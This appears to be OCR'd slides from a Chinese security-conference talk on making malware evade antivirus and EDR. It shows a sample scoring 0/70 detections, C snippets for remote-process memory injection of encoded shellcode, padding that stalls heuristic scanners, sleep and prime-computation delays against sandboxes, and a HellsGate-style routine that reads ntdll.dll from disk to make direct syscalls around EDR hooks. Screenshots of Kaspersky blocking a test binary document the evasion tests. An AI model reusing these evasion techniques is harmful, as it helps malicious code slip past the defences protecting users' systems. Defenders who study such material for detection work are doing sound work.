1894f1a052c0a69febf5cdc499c561893e83266dd67f0641e6a80c9a0be24476

Sign in

0
/ 70

Community Score

No engines detected this file

1894f1a052c0a69febf5cdc499c561893e83266dd67f0641e6a80c9a0be24476
test_jingtai.exe
64bits assembly invalid-rich-pe-linker-version peexe

337.00 KB
Size

2020-11-26 10:03:43 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Acronis	Undetected	Ad-Aware	Undetected
AegisLab	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	SecureAge APEX	Undetected
Arcabit	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected

Bypass之行为免杀

Api执行链

延时


系统调用

API执行链

- 启发式扫描是通过分析指令出现的顺序，或组合情况来决定文件是否恶意。


文件下载

URLDownloadToFile
ShellExecute




申请内存并写入

VirtualAllocEx
WriteProcessMemory



start.exe 已删除
应用程序的可疑行为
10:44


已阻止 start.exe 的启动
应用程序的可疑行为
10:44



```
LPVOID lpBuffer = VirtualAllocEx(pi.hProcess, NULL, sizeof(session), MEM_COMMIT, PAGE_READWRITE);
encode();
WriteProcessMemory(pi.hProcess, lpBuffer, session, sizeof(session), NULL);
```

API执行链

网络安全创新大会
Cyber Security Innovation Summit



Api间穿插其他干扰性操作

```
LPVOID lpBuffer = VirtualAllocEx(pi.hProcess, NULL, sizeof(session), MEM_COMMIT, PAGE_READWRITE);
char* Memdmp = NULL;
Memdmp = (char*)malloc(100000000);//100Mb内存
if (Memdmp != NULL) {
    memset(Memdmp, 00, 100000000);
    Sleep(3000);
    free(Memdmp);
}
encode();
WriteProcessMemory(pi.hProcess, lpBuffer, session, sizeof(session), NULL);
```

延时


网络安全创新大会
Cyber Security Innovation Summit

模拟运算


API延时

Sleep

使用win32api，传统延时技巧




```
while (true)
{
    Sleep(60000);
}
```



```
void Delay(int time)//time*1000为秒数
{
    clock_t  now = clock();
    while (clock() - now < time);
}
```


使用素数计算模拟延时



```
int SleepPuls() {
    double start, end;
    double runTime;
    start = omp_get_wtime();
    int num = 1, primes = 0;
    int limit = 1000000;
#pragma omp parallel for schedule(dynamic) reduction(+ : primes)
    for (num = 1; num <= limit; num++) {
        int i = 2;
        while (i <= num) {
            if (num % i == 0)
                break;
            i++;
        }
        if (i == num)
            primes++;
    }
    end = omp_get_wtime();
    runTime = end - start;
    return 0;
}
```

行为免杀测试

网络安全创新大会
Cyber Security Innovation Summit



卡巴斯基全方位安全软件

数据库更新

数据库已为最新

默认情况下，卡巴斯基全方位安全软件定期检查更新包，在后台自动下载并安装。您也可以随时手动更新数据库和应用程序组件。

运行更新

最后更新: 一分钟内
运行模式: 自动


查看全球病毒活动

更多产品 我的卡巴斯基 授权许可: 剩余25 天

系统调用


AV/EDR hook


AV / EDR解决方案通常会钩挂用户级Windows API以便确定所执行的代码是否为恶意代码



系统调用

Windows OS体系结构






Frame	Module	Location	Address	Path
K 0	FLTMGR.SYS	FltDecodeParameters + 0x1c5d	0xfffff8070833555d	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 1	FLTMGR.SYS	FltDecodeParameters + 0x17bc	0xfffff807083350bc	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 2	FLTMGR.SYS	FltDecodeParameters + 0x1328	0xfffff80708334c28	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 3	FLTMGR.SYS	FltDecodeParameters + 0x111e	0xfffff80708334a1e	C:\WINDOWS\System32\drivers\FLTMGR.SYS
K 4	ntoskrnl.exe	IofCallDriver + 0x59	0xfffff8005a332ae9	C:\WINDOWS\system32\ntoskrnl.exe
K 5	ntoskrnl.exe	NtQueryInformationFile + 0x1071	0xfffff8005a8b0fa1	C:\WINDOWS\system32\ntoskrnl.exe
K 6	ntoskrnl.exe	NtWriteFile + 0x8bd	0xfffff8005a8af18d	C:\WINDOWS\system32\ntoskrnl.exe
K 7	ntoskrnl.exe	setjmpex + 0x7805	0xfffff8005a47f085	C:\WINDOWS\system32\ntoskrnl.exe
U 8	ntdll.dll	NtWriteFile + 0x14	0x7ffc5f55f864	C:\WINDOWS\SYSTEM32\ntdll.dll
U 9	KERNELBASE.dll	WriteFile + 0x7a	0x7ffc5c04ebda	C:\WINDOWS\System32\KERNELBASE.dll
U 10	notepad.exe	notepad.exe + 0x5c0e	0x7ff7306f5c0e	C:\WINDOWS\system32\notepad.exe
U 11	notepad.exe	notepad.exe + 0x5fd1	0x7ff7306f5fd1	C:\WINDOWS\system32\notepad.exe
U 12	notepad.exe	notepad.exe + 0x28e5	0x7ff7306f28e5	C:\WINDOWS\system32\notepad.exe
U 13	notepad.exe	notepad.exe + 0x4037	0x7ff7306f4037	C:\WINDOWS\system32\notepad.exe
U 14	USER32.dll	DispatchMessageW + 0x6a6	0x7ffc5e42ca66	C:\WINDOWS\System32\USER32.dll
U 15	USER32.dll	DispatchMessageW + 0x1c2	0x7ffc5e42c582	C:\WINDOWS\System32\USER32.dll
U 16	notepad.exe	notepad.exe + 0x448d	0x7ff7306f448d	C:\WINDOWS\system32\notepad.exe
U 17	notepad.exe	notepad.exe + 0x1ae07	0x7ff73070ae07	C:\WINDOWS\system32\notepad.exe
U 18	KERNEL32.DLL	BaseThreadInitThunk + 0x14	0x7ffc5c997974	C:\WINDOWS\System32\KERNEL32.DLL
U 19	ntdll.dll	RtlUserThreadStart + 0x21	0x7ffc5f52a271	C:\WINDOWS\SYSTEM32\ntdll.dll

系统调用

HellsGate：读取在主机上的ntdll.dll，动态找到系统调用，然后从自己的自定义实现中调用syscall。

- **原：从内存读取ntdll.dll，用于查找和映射系统调用。**
- **现：从磁盘读取ntdll.dll，用于查找和映射系统调用。**




```
BOOL EstablishSyscalls()
{
    LPVOID fileData = NULL;
    HANDLE file = NULL;
    DWORD fileSize = NULL;
    DWORD bytesRead = NULL;
    BOOL success = TRUE;

    file = CreateFileA("c:\\windows\\system32\\ntdll.dll", GENERIC_READ, FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    fileSize = GetFileSize(file, NULL);
    fileData = HeapAlloc(GetProcessHeap(), 0, fileSize);
    if (!ReadFile(file, fileData, fileSize, &bytesRead, NULL))
        return FALSE;

    PIMAGE_DOS_HEADER dosHeader = (PIMAGE_DOS_HEADER)fileData;
    PIMAGE_NT_HEADERS imageNTHeaders = (PIMAGE_NT_HEADERS)((DWORD_PTR)fileData + dosHeader->e_lfanew);
    DWORD exportDirRVA = imageNTHeaders->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    PIMAGE_SECTION_HEADER section = IMAGE_FIRST_SECTION(imageNTHeaders);
    PIMAGE_SECTION_HEADER textSection = section;
    PIMAGE_SECTION_HEADER rdataSection = section;
```

